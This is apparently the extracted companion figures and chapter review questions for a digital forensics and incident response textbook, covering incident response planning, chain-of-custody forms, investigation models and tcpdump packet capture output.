



3RD EDITION

Digital Forensics and Incident Response

Incident response tools and techniques
for effective cyber threat response

GERARD JOHANSEN

Preface

List of software and hardware

Software/hardware covered in the audiobook

Wireshark	Encrypted Disk Detector 3.0.2
FTK Imager 4.7.12	Security Onion 2.3
WinPmem 2.0.1	Zeek
Belkasoft Live RAM Capturer	RITA
Kroll gkape 1.2.0.0	Network Miner 2.7.3
Velociraptor 0.6.4	Arkime 3.3.1
Eraser 6.2.0.2993	Monolith Notes
Volatility 3 Framework 2.2.0	Pestudio 9.3.7
Volatility Workbench v3.0.1003	Process Explorer
Autopsy 4.19.3	ClamAV
Event Log Explorer 5.2	Maltego 4.3.1
Skadi 2019.4	

Operating system requirements

Windows 10	Ubuntu 20.04
------------	--------------

Chapter 1

Images



Figure 1.1 – NIST IR process




Figure 1.2 – Social engineering playbook

Questions

Test your knowledge by seeing if you can answer the following questions:

- A table-top exercise should be conducted after changes are made to the IR plan and/or playbooks.
 - True
 - False
- Which of the following roles would not be a member of the CSIRT core team?
 - Incident coordinator
 - CSIRT analyst
 - Legal
- It is not important to have technical resources available as part of the IR framework to aid during an incident.

- True
 - False
4. A risk assessment is a valid data source for identifying high-risk incidents for playbook creation.
- True
 - False

Further reading

You can refer to the following resources for more information about what we learned in this chapter:

- *Computer Security Incident Handling Guide*, NIST SP 800-61 Rev. 2: <https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final>
- European Union Agency for Cybersecurity (ENISA)—*Incident Handling in Live Role Playing Handbook*: <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/incident-handling-in-live-role-playing-handbook/view>
- *Incident Handler's Handbook* by Patrick Kral, SANS Reading Room: <https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>

Chapter 2

Images




Figure 2.1 – The SOC engagement model




Figure 2.2 – A SOC integrated model




Figure 2.3 – A fusion center model



Figure 2.4 – The CIA triad




Figure 2.5 – A system's eradication and recovery architecture

Questions

1. Which of the following containment strategies is the most difficult to perform?
 - Physical
 - Network
 - Perimeter
 - Virtual
2. A cyber security breach can have an impact on which of the following?
 - Confidentiality
 - Integrity
 - Availability
 - All of the above

3. Attribution is critical and has to be completed for a successful incident investigation.
- True
 - False

Further reading

- *NIST SP 800-61 Rev 2, Computer Security Incident Handling Guide*, at <https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final>
- *ENISA Incident Handling in Live Role Playing Handbook*, at <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/incident-handling-in-live-role-playing-handbook/view>
- *Incident Handler's Handbook* by Patrick Kral, SANS Reading Room, at <https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901>
- *MITRE Ten Strategies of a World-Class Cybersecurity Operations Center*, at <https://www.mitre.org/sites/default/files/publications/pr-13-1028-mitre-10-strategies-cyber-ops-center.pdf>
- *Security Orchestration Automation and Response (SOAR)* <https://www.inquisitllc.com/wp-content/uploads/2020/05/White-Paper-Security-Orchestration-Automation-and-Response.pdf>

Chapter 3

Images



Figure 3.1 – The digital forensics process



Computer Security Incident Response Chain of Custody Form

Incident Information				
Intake ID:		Analyst		Submission #:
Electronic Media Details				
Item Number:		Description:		
Manufacturer:		Model:	Serial Number:	
Image or File Details				
Date / Time Acquired:		Created By:	Method:	Storage Drive:
File Name:			Hash:	
Chain of Custody				
Tracking No.	Date/Time	FBI/ID	YI:	Person:
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	
	Date	Name/Org	Name/Org	
	Time	Signature	Signature	

Page of

IRProactive-DFIR-01 v 1.0

March 6, 2022

Figure 3.2 – The evidence chain of custody form

Incident Information		
Intake ID: 2022-00056	Analyst Johansen, G	Submission #: 001

Figure 3.3 – The Incident Information section on a chain of custody form

Electronic Media Details

Item Number: 001	Description: 'easystore' External HDD		
Manufacturer: Western Digital	Model# 1621B	Serial Number: WX62D80FVXN1	

Figure 3.4 – The Electronic Media Details section on a chain of custody form

Image or File Details

Date / Time Acquired: March 15, 2022, 0113 UTC	Created By: Johansen, G	Method: TCPDump	Storage Drive: Forensics HDD-01
File/Image Name: CoreRouter.pcap		Hash: f1e815e58c168ac377b8cf576bd1db68	

Figure 3.5 – The Image or File Details section on a chain of custody form

Chain of Custody

Tracking No:	Date/Time:	FROM:	TO:	Reason:
1	Date: 03/15/22	Name/Org: Gerard Johansen IRProactive	Name/Org: Carol Davis IRProactive Evidence Custodian	Evidence acquisition and storage
	Time: 0126 UTC	Signature: <i>Gerard Johansen</i>	Signature: <i>Carol Davis</i>	
2	Date: 03/16/22	Name/Org: Carol Davis	Name/Org: Gerard Johansen	Analysis
	Time: 1642 UTC	Signature: <i>Carol Davis</i>	Signature: <i>Gerard Johansen</i>	

Figure 3.6 – Chain of custody details



Figure 3.7 – A physical write blocker



Figure 3.8 – The DEFT digital forensics OS



Figure 3.9 – The CAINE digital forensics OS



Figure 3.10 – The SANS SIFT Workstation



Figure 3.13 – A digital forensics jump kit



Figure 3.14 – Contents of a jump kit

Questions

1. What is not a federal rule of evidence?
 - A test for relevant evidence
 - Locard's principle
 - A testimony by an expert witness
 - The Best Evidence Rule
2. A proper chain of custody should be maintained to ensure the integrity of digital evidence.
 - True
 - False
3. Which items should be included as part of a digital forensics jump kit?
 - A physical write blocker

- Notepad and pen
 - Networking cables
 - All of the above
4. What is NOT a portion of the forensic process?
- Identification
 - Courtroom testimony
 - Collection
 - Analysis

Further reading

- The Digital Forensics Research Workshop: <https://www.dfrws.org>
- ISACA's Overview of Digital Forensics: <http://www.isaca.org/Knowledge-Center/Research/ResearchDeliverables/Pages/overview-of-digital-forensics.aspx>
- Historical background on the FBI CART: <https://www.ncjrs.gov/App/Publications/abstract.aspx?ID=137561>

Chapter 4

Images




Figure 4.1 – Relationship between digital forensics, incident investigation and incident response




Figure 4.2 – Types of incident investigation




Figure 4.3 – A ten-step investigation methodology




Figure 4.4 – The cyber kill chain




Figure 4.5 – The diamond model




Figure 4.6 – The diamond model relationship




Figure 4.7 – An example of the diamond model








Kill Chain Phase	Diamond
Reconnaissance	
Weaponization	
Delivery	
Exploitation	
Installation	
Command and Control	
Actions on Objective	

Figure 4.8 – A combined kill chain and diamond model

Questions

- The type of incident investigation that is concerned with determining whether an event is an incident or not is:
 - Attribution
 - Root cause
 - Detection
 - Intrusion analysis
- What is the first phase of the cyber kill chain?
 - Reconnaissance
 - Weaponization
 - Command and Control
 - Delivery
- Obtaining data during the Reconnaissance phase of the cyber kill chain is often difficult due to the lack of any connection to the target network.
 - True
 - False

Chapter 5

Images




Figure 5.1 – A sample network diagram




Figure 5.2 – A NetFlow diagram

```
arkime@arkime:~$ tcpdump -h
tcpdump version 4.9.3
libpcap version 1.9.1 (with TPACKET_V3)
OpenSSL 1.1.1f 31 Mar 2020
Usage: tcpdump [-aAbdDefhHIIJKLLnNOpqStuUvxX#] [-B size] [-c count]
[-C file_size] [-E algo:secret] [-F file] [-G seconds]
[-i interface] [-j -] tstamptype] [-M secret] [--number]
[-Q in|out|inout]
[-r file] [-s snaplen] [--time-stamp-precision precision]
[--immediate-mode] [-T type] [--version] [-V file]
[-w file] [-W filecount] [-y datalinktype] [-z postrotate-command]
[-Z user] [expression]
```

Figure 5.3 – The tcpdump help menu

```
arkime@arkime:~$ tcpdump -D
1.ens160 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```

Figure 5.4 – tcpdump capture interfaces

```
win 1026, length 0
16:43:13.310340 IP (tos 0x10, ttl 64, id 42606, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x389b (correct), seq 26494224:
26494544, ack 15441, win 501, length 320
16:43:13.310392 IP (tos 0x10, ttl 64, id 42607, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xdfd0 (correct), seq 26494544:
26495104, ack 15441, win 501, length 560
16:43:13.310445 IP (tos 0x10, ttl 64, id 42608, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x67d0 (correct), seq 26495104:
26495424, ack 15441, win 501, length 320
16:43:13.310494 IP (tos 0x10, ttl 64, id 42609, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x5a60 (correct), seq 26495424:
26495744, ack 15441, win 501, length 320
